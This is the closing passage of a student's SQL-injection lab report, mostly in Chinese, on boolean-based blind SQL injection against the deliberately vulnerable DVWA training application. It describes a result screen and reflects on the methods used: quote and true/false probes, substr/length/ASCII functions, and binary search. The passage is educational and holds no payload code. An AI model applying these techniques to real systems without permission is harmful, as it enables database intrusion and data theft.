`Surname: admin`. The 'More info' section provides links to security reviews and cheat sheets. At the bottom, the page displays the username 'admin', security level 'low', and PHPIDS status 'disabled'. The footer indicates 'Damn Vulnerable Web Application (DVWA) v1.8'.

那么以上，我们就完成了本次实验的所有内容了！

心得体会：

通过本次实验，我基本了解了 `SQL` 盲注的一些常见手段与方法，了解到不需要知道数据库内部的消息，我们也能够将其中的信息给挖掘出来；对于 `SQL` 语句的单引号法和永真永假法两种检测注入点的方法也更加熟悉了；我还学会了几种常见的 `SQL` 函数的使用，如 `substr`，`length`，`ASCII` 等；还学会了在 `OWASP` 环境下进行 `SQL` 盲注，利用二分法来逐步推测出我们想要的数据库。

一般情况下，盲注可分为三类：基于布尔 SQL 盲注、基于时间的 SQL 盲注、基于报错的 SQL 盲注。本次实验主要是基于布尔 SQL 盲注，在课后时间我也会去尝试其他几种盲注方法，加深对数据库 SQL 盲注的理解。通过本次实验，还提高了我对于应用开发过程中 SQL 注入的防范意识，需要采取适当的检测和过滤手段，不然的话我们数据库的信息很容易就被别人通过简单的输入 SQL 语句就获取了。